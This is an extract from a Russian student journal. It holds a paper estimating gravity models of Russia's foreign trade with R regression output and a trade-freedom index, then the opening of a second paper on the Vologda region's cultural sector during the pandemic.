В статье оценивается применение гравитационной модели внешней торговли для определения торговых потоков между странами, определяется возможность включения в модель иных переменных, характеризующих ограничения между странами, участвующими в международной торговле, в частности индекс открытости экономики, показывающий степень введения государствами тарифных и нетарифных ограничений. Гравитационные модели определяют зависимость внешнеторговых потоков от национального богатства стран экспортера и импортера, а также от других макроэкономических индикаторов стран. Для анализа торговых потоков была выбрана Россия, которая выступает в анализе как в качестве экспортера, так и в качестве импортера, а также ее торговые партнеры: США, Китай, Германия, Испания, Беларусь и Казахстан. Методологической основой работы является анализ, сравнение, эконометрическое моделирование и прогнозирование с помощью инструментов RStudio.

Ключевые слова: гравитационная модель внешней торговли; эконометрическая модель; международная торговля; тарифные и нетарифные ограничения

Для цитирования: Упатина Э.Ю. Гравитационная модель внешней торговли в условиях торговых ограничений. *Научные записки молодых исследователей*. 2021;9(1):22–30.

The Gravity Model of Foreign Trade under Trade Restrictions

ABSTRACT

The author evaluated the gravity model of international trade to assess trade flows between countries, determining the possibility of including other variables into the model, particularly, Index of Economic Freedom, and demonstrating tariff and non-tariff barriers implemented by the government. Gravity models

Научный руководитель: **Смирнова Е.К.**, старший преподаватель Департамента анализа данных и машинного обучения, Финансовый университет, Москва, Россия / Scientific supervisor: **Smirnova K. Elena**, Senior Lecturer, Department of Data Analysis and Machine Learning, Financial University, Moscow, Russia.

determine trade flows' dependence on a national wealth of exporter and importer countries and other macroeconomic indicators. Russia was chosen for further analyses both as an exporter and importer and its trading partners – the USA, China, Germany, Spain, Belarus, and Kazakhstan. The article methodology is based on analyses, comparison, econometric modelling and forecasting with RStudio instruments' help.

Keywords: gravity model of international trade; econometric model; international trade; tariff and non-tariff barriers

For citation: Upatina E. Yu. The gravity model of foreign trade under trade restrictions. *Nauchnye zapiski molodykh issledovatelei = Scientific notes of young researchers*. 2021;9(1):22–30.

Введение

В современных условиях международная торговля является одним из главных драйверов развития экономики. Политика, выбранная страной экспортером/импортером, в современном мире не ограничивается только протекционистскими или только либерализационными мерами международной торговли (free trade), чаще всего государство сочетает в себе описанные выше инструменты. Оценить такие комплексные меры зачастую бывает проблематично, несмотря на попытку унификации данных мер Всемирной торговой организацией ввиду того, что каждая страна использует разные ограничительные меры для недопущения товаров/компаний на свой рынок. Так, например, меры поддержки сельского хозяйства подразделяются на меры голубой, зеленой и янтарной корзины, последние из которых запрещены для использования странами ВТО, однако разнообразие специальных защитных, антидемпинговых и других пошлин в мировой торговле огромно. Кроме этого, практически невозможно одновременно оценить иные факторы, такие как рыночная конъюнктура, деятельность транснациональных компаний, действие научно-технического прогресса.

В то же время с помощью аппарата математического моделирования возможно, абстрагируясь от менее значимых факторов, провести анализ экспортно-импортных операций между странами. К разработанным методам анализа в научных исследованиях относится использование модели сравнительных и абсолютных преимуществ Д. Рикардо и А. Смита; модель Хекшера-Ойлина, рассматривающая только один фактор производства – труд или капитал; теорема Столпера-Самуэльсона, объясняющая зависимость цен на товары от факторов производства. Еще одним инструментом анализа внешнеторговых операций

служит гравитационная модель. Данный метод используется в подавляющем числе работ экономистов, изучающих международную торговлю, например в статьях J. E. Anderson [1], Aldon MHP Sinaga1, Masyhur [2], Asaaf Almog, Rhys Bird, Diego Garlaschelli [3], И. С. Троекурова [5].

Основные положения гравитационной модели внешней торговли и необходимость ее дополнения

Гравитационная модель внешней торговли – это инструмент, позволяющий оценить торговые потоки между странами. Появлению такой модели изначально поспособствовала аналогия с законом всемирного тяготения И. Ньютона.

Взяв уравнение Ньютона за основу, Ян Тинберген – голландский ученый, лауреат Нобелевской премии в области экономики, разработал модель внешней торговли [4], в основе которой лежали некоторые закономерности – предпосылки:

1. Размер экспорта из страны i в страну j (x_{ij}) пропорционален ВВП торгующих экономик (в современных версиях вместо ВВП также берутся такие макроэкономические характеристики, как численность населения, площадь страны). Данное положение подтверждается включением в формулу расчета ВВП «чистого экспорта» – разницы между экспортом (X) и импортом (M) наряду с конечным потреблением домашних хозяйств (C), инвестициями (I) и государственными расходами (G). Таким образом, при изменении величины экспорта ВВП страны меняется пропорционально.

$$GDP = C + I + G + (X - M). \quad (1)$$

2. Существует обратная зависимость между размером торгового потока и издержками торговли между странами (d_{ij}), за которые обычно

принимаются расстояние (в км) между столицами торгующих стран. Помимо этого, под издержками торговли могут также приниматься таможенные тарифы, членство в различных международных организациях, валютные ограничения, а также языковые, информационные географические барьеры (например, отсутствие доступа к морю, использование мультимодальных логистических цепочек между торгующими странами) и другие барьеры, выраженные фиктивными переменными или использующиеся как стандартные экзогенные переменные. Обратная зависимость определяется тем, что при увеличении расстояния между странами возрастают логистические издержки, и как следствие, стоимость перевозимых товаров, что ведет к снижению торговых потоков, так как они становятся нерентабельны и торговля становится неэффективной.

Гравитационные модели, использующиеся в экономических дисциплинах, критикуются некоторыми учеными из-за междисциплинарного переноса закона всемирного тяготения на международную торговлю [6]. Однако, по мнению автора, их применение экономически обоснованно, как уже было отмечено ранее, экспорт является одной из составляющих при расчете ВВП стран, причем увеличение экспорта приводит к увеличению ВВП при расчете валового внутреннего продукта методом конечного использования. Таким образом, уже на данном этапе можно предположить положительную корреляцию между величиной торгового потока и внутренним валовым продуктом страны. Помимо этого, расстояние между странами также коррелирует с торговыми потоками между ними ввиду возрастания или уменьшения логистических затрат, по мере увеличения или уменьшения расстояния соответственно. *И все же, очевидно, что в настоящее время торговля становится все более комплексным явлением, поэтому использование лишь расстояния как фактора, определяющего издержки стран в международной торговле, недостаточно. Поэтому во второй части статьи автором будет рассмотрена модель, включающая дополнительную экзогенную переменную, характеризующую степень открытости торгующих государств. Это позволяет адаптировать первоначальную модель к изменениям, характерным для современной экономической системы.*

В общем виде уравнение гравитационной модели выглядит следующим образом:

$$x_{ij} = A \frac{GDP_i^\alpha GDP_j^\beta}{d_{ij}}, \quad (2)$$

где x_{ij} – величина торгового потока между странами;

A – свободный коэффициент;

α, β – оцениваемые параметры эластичности экспорта по соответствующим странам.

Для оценивания параметров модели методом наименьших квадратов гравитационную модель необходимо логарифмировать. После преобразований она принимает следующий вид:

$$\lg x_{ij} = \lg \mu + \alpha * \lg GDP_i + \beta * \lg GDP_j - \delta * \lg d_{ij} + e_{ij}. \quad (3)$$

Анализ внешнеторговых потоков РФ с использованием гравитационной модели

В данной статье будут анализироваться торговые потоки РФ с странами ЕС, США и СНГ. Для начала автором будет проверена гипотеза о зависимости торговых потоков между странами от ВВП данных стран и расстояния между ними, а затем от введенных тарифных и нетарифных ограничений и анализ данных торговых потоков.

В первую очередь проведем корреляционный анализ данных по экспорту/импорту и ВВП следующей пары стран: Россия и США за период 2010–2018 гг. Предполагается, что между ВВП экспортера (в данном случае Россия) и объемом торгового потока будет наблюдаться сильная положительная связь, так как объем экспорта приводит к увеличению ВВП страны, а в свою очередь корреляция между ВВП импортера (в данном случае США) и объемом торгового потока предположительно будет отрицательной, так как она отражает внутренний спрос на потребляемые импортируемые товары: при импорте товаров спрос на товары, произведенные внутри страны и, как следствие, учтенные в ВВП, снижается.

Построив данную корреляционную матрицу исходя из данных по странам за 2009–2017 гг., мы можем увидеть очень тесную прямую связь между значениями ВВП экспортера и объемами экспорта (торговли), а также тесную обратную связь между ВВП импортера и объемами торговли,

Таблица 1

Корреляционная матрица параметров экспорта и ВВП США и России

	lg exp	lg GDP USA	lg GDP Rus	dist
Export	1	-0,7545696	0,852832828	N/A
lg GDP USA	-0,75457	1	-0,760655839	N/A
lg GDP Rus	0,852833	-0,76065584	1	N/A
dist	N/A	N/A	N/A	1

Источник: составлено автором на основе данных data.worldbank.org [7] и timeseries.wto.org [8].

Таблица 2

Корреляционная матрица параметров экспорта России, ВВП и дистанции между странами, включенными в выборку

	lg exp	lg GDP1	lg GDP Rus	lg dist
Export	1	0,729832	0,275442287	-0,54529347
lg GDP1	0,729832	1		N/A
lg GDP Rus	0,275442		1	N/A
lg dist	-0,54529	N/A	N/A	1

Источник: составлено автором на основе данных data.worldbank.org* и timeseries.wto.org**.

* WTO Data. URL: <https://timeseries.wto.org/>.

** World Bank Open Data. URL: <https://data.worldbank.org/>.

что подтверждает наглядность данной модели. Кроме этого, как мы видим, что зависимость ВВП экспортера сильнее, чем ВВП импортера от объема торговли.

Далее проведем такой анализ, используя ВВП нескольких стран. Для включения в анализ показателя расстояния между странами Россия была выбрана в качестве экспортера, а в качестве импортеров выступали такие страны, как США, Китай, Германия, Испания, Беларусь и Казахстан. Выбор стран обуславливался некоторыми торговыми особенностями России с зарубежными партнерами. Так, США являются мировым крупнейшим импортером, Китай крупнейший внешнеторговый партнер России согласно данным портала внешнеэкономической деятельности РФ¹. Германия и Испания выбраны как представители ЕС, со стороны которого с 2014 г. против РФ действуют санкции, которые влияют и на торговлю². Беларусь

и Казахстан наряду с РФ являются участниками ЕАЭС (Евразийского экономического союза), имеют общий таможенный кодекс, что также отражается на торговле, однако уже положительно, в отличие от введенных санкций со стороны ЕС.

Так, по данным *табл. 2* мы видим, что существует сильная обратная взаимосвязь расстояния между странами и объемом экспорта, что также подтверждает репрезентативность модели.

После проведения корреляционного анализа необходимо построить регрессионную модель и оценить ее характеристики.

Так, для оценки модели были взяты наблюдения по товарным потокам из России в 5 стран за период 2009–2017 гг.

Полученная модель выглядит следующим образом:

$$\lg x_{ij} = 3,007 + 0,1939 * \lg GDP_i + 0,744 * \lg GDP_j - 0,551 * \lg d_{ij} + e_{ij}. \quad (4)$$

(0,767)	(0,02)	(0,219)	(0,078)
---------	--------	---------	---------

¹ Обзор статистики внешней торговли РФ. Распределение по странам. URL: http://www.ved.gov.ru/monitoring/foreign_trade_statistics/countries_breakdown/.

² Council Regulation (EU) No 833/2014 of 31 July 2014 concerning restrictive measures in view of Russia's actions destabilising the situation in Ukraine. URL: <https://eur-lex.europa.eu/legal-content/EN/TXT/?qid=1575552869916&uri=CELEX:02014R0833-20190709>.

Coefficients:					
	Estimate	Std. Error	t value	Pr(> t)	
(Intercept)	3.00646	0.76463	3.932	0.000712	***
lg_GDP_IM	0.19395	0.02013	9.633	2.37e-09	***
lg_GDP_EXP	0.74385	0.21940	3.390	0.002631	**
lg_dist	-0.55093	0.07829	-7.037	4.63e-07	***

Signif. codes: 0 '***' 0.001 '**' 0.01 '*' 0.05 '.' 0.1 ' ' 1					
Residual standard error: 0.1147 on 22 degrees of freedom					
Multiple R-squared: 0.8797, Adjusted R-squared: 0.8633					
F-statistic: 53.64 on 3 and 42 DF, p-value: 2.781e-10					

Выше представлены показатели, характеризующие качество данной модели. В скобках указаны стандартные ошибки коэффициентов модели, которые вычисляются исходя из несмещенной оценки остаточной дисперсии.

Стандартная ошибка модели (Se) = 0,1147, показывающая среднюю ошибку при оценке значения зависимой переменной по уравнению регрессии. Средняя относительная ошибка аппроксимации A = 2,23% при допустимом пределе в 7–12%.

Множественный $R^2 = 0,879$, из чего следует, что 87,9% дисперсии зависимых переменных объясняется данной моделью. Для определения качества модели в целом посмотрим на значение F-статистики Фишера, которое равно 53,64.

Выдвигается нулевая гипотеза:

$$H_0: \mu = \alpha = \beta = \delta = 0 \text{ при альтернативной};$$

$$H_1: \mu^2 + \alpha^2 + \beta^2 + \delta^2 > 0,$$

где μ – свободный коэффициент;

$$\alpha - \lg GDP_i,$$

$$\beta - \lg GDP_j,$$

$$\delta - \lg d_{ij}.$$

P-value для F-теста принимается равным $2,781 \cdot 10^{-10}$, таким образом нулевая гипотеза отвергается в пользу альтернативной, модель в целом значима при любом уровне значимости ($\alpha = 0,01; 0,05; 0,1$).

Далее определим значимость коэффициентов регрессии с помощью T-теста Стьюдента. Значения T статистик представлены в таблице выше.

Выдвигается нулевая гипотеза:

$$H_0: a_i = 0 \text{ при альтернативной};$$

$$H_1: a_i \neq 0 > 0.$$

Так как p-value каждого из коэффициентов модели $< \alpha = 0,01; 0,05; 0,1$, принимается аль-

тернативная гипотеза H_1 для всех трех коэффициентов, что говорит об их статистической значимости.

В качестве контролируемой выборки было использовано последнее наблюдение, по обучающей выборке найдены 95%-ный доверительный и предиктивные интервалы. Так, значение $\lg x_i$ последнего наблюдения (контролируемой выборки) равно 3,955. При этом доверительный 95%-ный интервал: [3,46; 3,969], предиктивный 95%-ный интервал: [3,37; 4,059]. Таким образом, модель адекватна и может быть использована как для дальнейшего индивидуального, так и для среднестатистического прогнозирования.

Кроме этого, все переменные были проверены одной из предпосылок Гаусса-Маркова о гетероскедастичности случайных возмущений с помощью теста Гольдфелда-Кванта. По результатам данного теста p-value для них больше $\alpha = 0,05$, таким образом, принимается нулевая гипотеза о гомоскедастичности переменных.

Включение в эконометрическую модель тарифных и нетарифных ограничений

Далее в рамках исследования необходимо скорректировать эконометрическую модель, добавив в нее характеристики тарифных и нетарифных ограничений, так как торговые потоки между странами во многом зависят от них. Несмотря на стремление к либерализации внешней торговли и рекомендации ВТО по снижению торговых ограничений между странами, участники используют большое количество торговых мер, ограничивающих в первую очередь импорт или защищающих национальных производителей. Так, к тарифным огра-

нижениям в международной торговле относят таможенные пошлины, нетарифные меры делятся на несколько категорий. Это в первую очередь антидемпинговые меры, применяемые при продаже товаров на зарубежном рынке по цене, ниже его нормальной цены. Такие меры применяются в отношении некоторых российских товаров. Один из примеров – антидемпинговая пошлина, введенная ЕС против РФ на алюминий в размере 12,2%³. Кроме этого, применяются компенсационные меры, вводимые против производителей, которые применяют государственные субсидии для производства продукции на внутреннем рынке, а затем, ввиду сниженных затрат, экспортируют продукцию по сниженным ценам. Существуют также специальные защитные меры, применяемые для защиты национальных производителей в случае, если резко возрастает импорт какого-либо товара, ухудшающий положение производителей на внутреннем рынке. Данный вид мер вводится, согласно правилам ВТО, на максимальный срок до 8 лет. Кроме этого, выделяют также технические барьеры, заключающиеся в специальном контроле, наличии специальной маркировки и упаковки на объекте импорта для обеспечения безопасности конечных потребителей импортируемой продукции. Фитосанитарные меры, имеющие такую цель, нацелены на проверку сельскохозяйственных и пищевых товаров. Также, помимо вышечисленных мер, по методологии ЮНКТАД (Конференция Организации Объединенных Наций по торговле и развитию) выделяются также паратарифные меры – сборы, увеличивающие цену товара при пересечении его через границу (помимо таможенных пошлин), к которым относится, в частности, НДС. Вместе с тем во внешнеэкономической деятельности существуют также количественные ограничения, заключающиеся в квотировании ввоза товара, т.е. в ограничении числа поставленных единиц, или эмбарго – полном запрете ввоза какого-либо товара.

После классификации имеющихся мер защиты во внешнеэкономической деятельности

очевидно, что полный анализ всех ограничений невозможен ввиду отсутствия унифицированных данных по всем странам и введенным ограничениям, а также ввиду различий в применении данных ограничений.

При этом в качестве аналога, который в какой-то степени бы отражал введенные ограничения, может быть использован Индекс свободы торговли (Index of Trade Freedom), являющийся частью Индекса экономической свободы (Index of Economic Freedom), публикуемого ежегодно Heritage Foundation, Вашингтон. Сводный индекс базируется на ключевых аспектах, определяющих влияние государства на те или иные сферы экономики. То, какую политику в большей степени выбирает государство – защищающую от иностранной конкуренции или направленную на максимально эффективное использование ресурсов и производство, – зависит этот индекс. В агрегатном индексе используются 4 показателя, характеризующих налоговые ставки на физических и юридических лиц; степень защищенности интеллектуальных, имущественных и инвестиционных прав; эффективность государственного регулирования (процедуры, время и средства для начала и продолжения ведения бизнеса в стране), а также открытость рынка (свобода торговли).

В данной работе был использован только последний индекс, так как он в целом и характеризует степень введения в стране торговых ограничений. Индекс рассчитывается по шкале от 0 до 100, где 100 – максимальный уровень открытости рынка и использует в своей основе три показателя – уровень открытости торговли, инвестиционную свободу и финансовую свободу. Первый характеризует средневзвешенные тарифы, введенные в стране (Tariff_i), и нетарифные ограничения (Non-Tariff Barriers – NTB). Показатель рассчитывается по следующей формуле:

$$\text{Trade Freedom}_i = 100(\text{Tariff}_{\max} - \text{Tariff}_i) / (\text{Tariff}_{\max} - \text{Tariff}_{\min}) = \text{NTB}, \quad (5)$$

где Tariff_{max} – максимальный уровень тарифов, рассчитываемый в периметре, Tariff_{min} – мини-

³ Реестр ограничительных мер. Информация по состоянию на 1 мая 2020 г. URL: http://www.ved.gov.ru/rus_export/torg_exp/

мальный уровень тарифов, рассчитываемый в периметре⁴.

Кроме этого, дополнительные показатели, учитывающиеся в данном индексе, – инвестиционные и финансовые ограничения – включают в себя экспроприацию имущества в стране, ограничения в обмене и покупке валюты, условия репатриации валютной выручки, степень регулирования и вмешательства государства в банки и другие финансовые институты, непрозрачность и наличие бюрократии в инвестиционном законодательстве страны и т.п., которые, очевидно, снижают открытость экономики⁵.

Таким образом, для дальнейшего исследования были выбраны те же страны, что и в первой модели, однако в саму модель была добавлена переменная Tariffs, отражающая Индекс свободы торговли. Полученная в результате регрессионная модель выглядит следующим образом:

$$\lg x_{ij} = -1,06996 + 0,1448 * \lg GDP_i + 0,1317 * \lg GDP_j - 0,5019 * \lg d_{ij} + 3,140 * \lg Tariffs_i + e_{ij} \quad (6)$$

(1,579)	(0,0777)	(0,2562)	(0,0085)	(0,7485)
---------	----------	----------	----------	----------

Количество наблюдений в данном случае меньше, чем в первой модели из-за пропущенных значений в некоторых годах индекса. Множественный R² = 0,8172, что немного ниже, чем при ис-

пользовании модели без введенной переменной (0,879), однако такое значение также укладывается в допустимый интервал для оценки качества модели. Скорректированный R² = 79,39%, который позволяет избежать влияния числа регрессоров на статистику, также говорит о приемлемости выдвинутой модели.

Для определения качества модели в целом посмотрим на значение F-статистики Фишера, которое равно 33,53. P-value для F-теста принимается равным 1,26*10⁻¹⁰, таким образом нулевая гипотеза отвергается в пользу альтернативной, модель в целом значима при любом уровне значимости (α = 0,01;0,05;0,1).

Далее определим значимость коэффициентов регрессии с помощью Т-теста Стьюдента. Значения Т статистик представлены выше (столбец t-value).

Значение p-value для всех переменных, кроме константы, меньше 0,1, таким образом на уровне 90% признается их статистическая значимость. Незначимость константы в данном случае не дает возможности для ее исключения, так как в данном случае это приводило бы к неадекватности модели, так как контролируемая выборка не попадает ни в предиктивный, ни в доверительный интервал.

Таким образом, интерпретировать данную модель можно следующим образом:

- Увеличение ВВП импортера на 1% отражается в увеличении торговых потоков между странами на 0,14%, а ВВП экспортера – на 0,13%. По этим данным можно заметить, что страны-экспортеры и страны-импортеры приблизительно в равной степени влияют на внешнюю торговлю.

⁴ URL: <https://www.heritage.org/>.

⁵ Index of Economic Freedom. URL: <https://www.heritage.org/index/download>.

```
call:
lm(formula = lg_exp ~ lg_GDP_EXP + lg_GDP_IMP + lg_dist + lg_Tarrifs,
    data = d1)

Residuals:
    Min       1Q   Median       3Q      Max
-0.31778 -0.07955 -0.00777  0.10766  0.22913

Coefficients:
            Estimate Std. Error t value Pr(>|t|)
(Intercept) -1.06996     1.57965  -0.677 0.503378
lg_GDP_EXP   0.13171     0.02562   5.141 1.56e-05 ***
lg_GDP_IMP   0.14479     0.07771   1.863 0.072237 .
lg_dist     -0.50193     0.08493  -5.910 1.79e-06 ***
lg_Tarrifs   3.14020     0.74852   4.195 0.000223 ***
---
Signif. codes:  0 '***' 0.001 '**' 0.01 '*' 0.05 '.' 0.1 ' ' 1

Residual standard error: 0.1265 on 30 degrees of freedom
Multiple R-squared:  0.8172,    Adjusted R-squared:  0.7929
F-statistic: 33.53 on 4 and 30 DF,  p-value: 1.126e-10
```

- Коэффициент перед переменной, характеризующей расстояние, равен $-0,5$. Это говорит о том, при увеличении расстояния между странами на 1% от текущих значений торговый поток снизится на 0,5%. Данный показатель трудно поддается восприятию с экономической точки зрения, однако он характеризует степень влияния расстояния как одного из факторов торговли между странами. В случае если у участника двусторонней торговли будет возможность торговли с более близким по расстоянию партнером, вероятнее всего, он выберет данного партнера. В то же время одним из недостатков данного вида расчета является то, что он измеряет влияние расстояния «по прямой», от столицы одного государства до столицы другого. При дальнейшем исследовании необходимо рассмотреть возможность введения дополнительных переменных, характеризующих наличие морских портов, железнодорожных границ между торговыми странами или использовать точечное исследование основных мест назначения груза и измерять расстояние между ними.

- Коэффициент, перед показателем Индекса свободы торговли, наиболее значимый для работы, в данной модели равен 3,140. Это значит, что увеличение «открытости» экономики хотя бы на 1%, приведет к росту торговли на 3,14%. Этот коэффициент оказывает наибольшее влияние на торговые потоки.

Далее было произведено точечное и интервальное прогнозирование для торговых потоков между Россией (в качестве импортера) и Германии, выступающей как экспортер. В 2020 г. прогнозируется снижение ВВП России на 4–6%, по данным ЦБ РФ на 4–6% к предыдущему году⁶. Также, по данным Европейской комиссии ЕС, ВВП Германии также снизится на 6,5%⁷. Для проведения прогноза были учтены данные показатели, а также

⁶ Statement by Bank of Russia Governor Elvira Nabiullina in follow-up to Board of Directors meeting on 24 April 2020. URL: <https://www.cbr.ru/eng/press/event/?id=6676#:~:text=According%20to%20the%20Bank%20of,4%E2%80%9336%25%20in%202020.&text=According%20to%20our%20forecast%2C%20GDP,further%20implementation%20of%20national%20projects>.

⁷ Economic forecast for Germany. URL: https://ec.europa.eu/info/business-economy-euro/economic-performance-and-forecasts/economic-performance-country/germany/economic-forecast-germany_en.

Индекс открытости торговли. Результаты прогнозирования получаются следующими:

```
> predict(m, newdata = d2, interval = "confidence")
      fit      lwr      upr
1 4.382102 4.296348 4.467856
```

Для экономической интерпретации их необходимо потенцировать. Так, величина торговых потоков [импорта товаров и услуг

Гравитационная модель внешней торговли, несмотря на отсутствие принятого экономистами теоретического обоснования, является репрезентативной и имеет хорошее качество при ее эконометрическом анализе.

из Германии прогнозируется (точечно) на уровне $10^{4,382} = 24\,099,05$ млн долл. США. Доверительный 95%-ный интервал составит [19 785; 29 367,03] млн долл. США. По данным портала внешнеэкономической деятельности РФ, объем импорта товаров из Германии составлял 25 112 млн долл. США в 2019 г.⁸, при этом снижение показателя на 4,03%, полученное по результатам моделирования, может быть объяснено снижением ВВП данных стран, описанным выше. Так, данное прогнозирование может осуществляться для разных стран на разный период времени, преимуществом данной модели является доступность исходных данных.

Выводы

Таким образом, резюмируя вышесказанное, можно сделать следующие выводы. Гравитационная модель внешней торговли, несмотря на отсутствие принятого экономистами теоретического обоснования, является репрезентативной и имеет хорошее качество при ее эконометрическом анализе. Она может быть использована для анализа торговых потоков по уже имеющимся данным за

⁸ Обзор статистики внешней торговли РФ. Распределение по странам. URL: http://www.ved.gov.ru/monitoring/foreign-trade_statistics/countries_breakdown/.

прошлые временные периоды, а также для прогнозирования будущих торговых потоков. В то же время гравитационная модель с учетом торговых ограничений не может быть использована для точного расчета издержек от введения тарифных и нетарифных ограничений, однако она может применяться для анализа влияния введения торговых барьеров (протекционистских мер в стране). Например, в данной модели при снижении индекса «открытости торговли» на 1% торговые

потоки между странами снизятся в среднем на 3,14%. Кроме этого, при дальнейшем анализе в модель могут быть добавлены фиктивные переменные создания региональных торговых (экономических) союзов между странами (ЕС, ЕАЭС, МЕРКОСУР и т.д.), существование количественных ограничений (эмбарго, квоты, лицензии), а также другие переменные (например, переменная, характеризующая международные споры между странами).

Список источников / References

1. James E. Anderson. The gravity model. National Bureau of Economic Research; 2010.
2. Shahriar Saleh, Qian Lu, Kea Sokvibol, Muhammad Abdullahi Nazir. The Gravity Model of Trade: A Theoretical Perspective; 2019.
3. Assaf Almog, Rhys Bird, Diego Garlaschelli. Enhanced Gravity Model of Trade: Reconciling Macroeconomic and Network Models. *Frontiers in Physics*. 2019.
4. Tinbergen Jan. Shaping the world economy. Suggestions for an international economic policy; 1962.
5. Троекурова И.С., Пелевина К.А. Гравитационные модели внешней торговли стран БРИКС. *Изв. Саратов. ун-та Нов. сер. Сер. Экономика. Управление. Право*. 2014;(1–2). URL: <https://cyberleninka.ru/article/n/gravitatsionnye-modeli-vneshney-torgovli-stran-briks>.
Troekurova I.S., Pelevina K.A. Gravitational models of foreign trade of the BRICS countries. *Izv. Sarat. Un-ta Nov. ser. Ser. Ekonomika. Upravleniye. Pravo*. 2014;(1–2). URL: <https://cyberleninka.ru/article/n/gravitatsionnye-modeli-vneshney-torgovli-stran-briks>. (In Russ.).
6. Шумилов А.В. Оценивание гравитационных моделей международной торговли: обзор основных подходов. *Экономический журнал ВШЭ*. 2017;21(2):224–250.
Shumilov A.V. Estimating Gravity Models of International Trade: An Overview of Major Approaches. *Ekonomicheskiy zhurnal VShE*. 2017;21(2):224–250. (In Russ.).

ОРИГИНАЛЬНАЯ СТАТЬЯ

УДК 304.2(045)
© Ипатова С.С., 2021

Сфера культуры в условиях пандемии: проблемы и возможности



Светлана Сергеевна Ипатова, студентка магистратуры Института педагогики, психологии и физического воспитания, Вологодский государственный университет, г. Вологда, Россия

Svetlana S. Ipatova, master's student, Institute of Pedagogy, Psychology, and Physical Education, Vologda State University, Russia, Vologda
svetlanka.8102@mail.ru

АННОТАЦИЯ

Пандемия коронавирусной инфекции, возникшая в 2020 г., повлияла на все сферы жизнедеятельности, в том числе и на культуру. В сложившихся условиях органами власти было принято решение об отмене или переносе на неопределенный срок множества массовых мероприятий во избежание быстрого распространения вируса. Населению же было рекомендовано соблюдать режим самоизоляции. В итоге это привело к тому, что большинство организаций стали активно использовать возможности цифровой среды и переводить предоставление своих услуг в онлайн-формат, чтобы не потерять потребителя, обеспечить занятость сотрудников и оставаться на плаву в столь сложный период. В данной статье рассматриваются проблемы и возможности развития сферы культуры, возникающие на фоне процессов самоизоляции во время пандемии.
Ключевые слова: учреждения культуры; коронавирус; самоизоляция; цифровизация культуры; онлайн-формат; цифровая среда; социальные сети

Для цитирования: Ипатова С.С. Сфера культуры в условиях пандемии: проблемы и возможности. *Научные записки молодых исследователей*. 2021;9(1):31–40.

ORIGINAL PAPER

The Sphere of Culture During the Pandemic: Problems and Opportunities

ABSTRACT

The coronavirus pandemic that emerged in 2020 has affected all spheres of life, including culture. Under these conditions, the authorities decided to cancel or postpone many public events for an indefinite period to avoid the virus's rapid spread. The population was also advised to observe the self-isolation regime. As a result, this led to the fact that most organisations began to actively use the possibilities of the digital environment and transfer the provision of their services to an online format so as not to lose a consumer, to ensure the employment of employees and stay afloat in such a difficult period. This article examines the problems and opportunities for developing the sphere of culture, arising against the background of self-isolation processes during a pandemic.

Keywords: cultural institutions; coronavirus; self-isolation; digitalisation of culture; online-format; digital medium; social networks

For citation: Ipatova S.S. The sphere of culture during the pandemic: Problems and opportunities. *Nauchnye zapiski molodykh issledovatelei = Scientific notes of young researchers*. 2021;9(1):31–40.

Введение

В каждом историческом периоде мирового общественного развития для сферы культуры были характерны определенные черты и тенденции, создававшие общую картину времени. Современный этап характеризуется существенным влиянием на него процессов цифровизации, которая все больше и больше затрагивает различные сферы нашей жизни, в том числе и культурную, тем самым повышая ее доступность и прозрачность, обеспечивая сохранность культурного наследия для населения. Вследствие этого тема внедрения цифровых технологий и их влияния на сферу культуры вызывает глубокий интерес и анализируется в трудах ученых в области философии, культурологии, социологии [1–5].

Наступление глобальной проблемы в новом десятилетии, а именно мировой пандемии COVID-19¹, привело к тому, что большинство учреждений, оказывающих услуги, в том числе культурные, были вынуждены закрыться на неопределенный срок во избежание быстрого распространения вируса. В сложившихся обстоятельствах большинство организаций были вынуждены выводить свои услуги в онлайн-формат в ускоренном темпе. Производилось это для того, чтобы не потерять потребителя, обеспечить устойчивый интерес, занятость сотрудников. Таким образом, пандемия стала не только угрозой, но и выступила в роли катализатора, сподвигнувшего учреждения предоставлять онлайн-услуги. Возможно, без такого сильного влияния внешних условий процесс перехода в цифровую среду занял бы намного больше времени. Ввиду этого актуальными стали исследования, посвященные новым формам взаимодействия учреждений со своими потребителями через цифровые технологии, цифровую среду. Востребованность подтверждается также и внедрением нацпроекта, который направлен на трансформацию сферы культуры [6].

Целью данного исследования является изучение проблем и возможностей развития сферы культуры на фоне процессов самоизоляции

во время пандемии коронавирусной инфекции в 2020 г.

Период исследования охватывает 2000–2018 гг. и обусловливается наличием и доступностью исходных статистических данных.

Объект исследования – Вологодская область, использованы сравнения со средними значениями по России и Северо-Западному федеральному округу (далее – СЗФО).

В работе мы будем опираться на данные официальной и ведомственной статистики (Росстат, Вологдастат и электронная база ЕМИСС).

Анализ сферы культуры Вологодской области

Стоит отметить, что сфера культуры уже давно находится в стадии трансформации [7]. В регионе развитие отрасли также сопровождается определенными изменениями, а именно сокращением числа учреждений и мест в них. Снижается число культурно-досуговых учреждений, библиотек, киноустановок как в городской, так и в сельской местности (*табл. 1*). На территории муниципальных образований региона сокращение идет более значительными темпами. За период с начала двухтысячных годов увеличилось только число музеев (на 54%).

Как уже говорилось выше, цифровизация постепенно проникает и в учреждения культуры. Согласно плану Министерства культуры РФ на 2016–2021 гг. до 90% учреждений культуры должны иметь собственный интернет-сайт с целью повышения уровня информированности граждан о культурной жизни. В свою очередь, учреждения культуры демонстрируют готовность к внедрению современных технологий. Можно оценить это на примере представленности современных музеев в сети Интернет. Они начинают активно взаимодействовать с аудиторией дистанционно: дают возможность приобретать и бронировать билеты онлайн, предоставляют виртуальные туры. Некоторые музеи реализуют свою продукцию (сувениры, каталоги, книги) через онлайн-магазины. Представленность сайтов музеев Вологодской области за последние 5 лет увеличилась практически в 4 раза (*табл. 2*). Если в 2013 г. лишь 24% музеев имели собственный сайт, то в 2018 г. их доля возросла до 93% и стала выше общероссийского уровня.

¹ COVID-19 – ранее коронавирусная инфекция 2019-nCoV – потенциально тяжелая острая респираторная инфекция, вызываемая коронавирусом SARS-CoV-2 (2019-nCoV).

Таблица 1

Основные показатели развития сферы культуры Вологодской области

	2000	2005	2011	2012	2013	2016	2018	Темп прироста, %
Число библиотек, всего в том числе:	733	711	648	633	616	479 1)	468	-36
в городах и поселках городского типа	120	113	103	103	103	-		-14
в сельской местности	613	598	545	530	513	-		-16
Число организаций культурно-досугового типа, всего в том числе:	802	751	319	319	317	213 2)	458	-43
в городах и поселках городского типа	82	69	55	55	54	-		-34
в сельской местности	720	682	264	264	263	-		-63
Число киноустановок с платным показом, всего в том числе:	510	229	65	65	41	22		-96
в сельской местности	459	199	45	40	32	-		-93
Число профессиональных театров, ед.	6	6	5	5	5	5	5	-17
Число музеев, единиц	26	28	42	40	40	40	40	+54

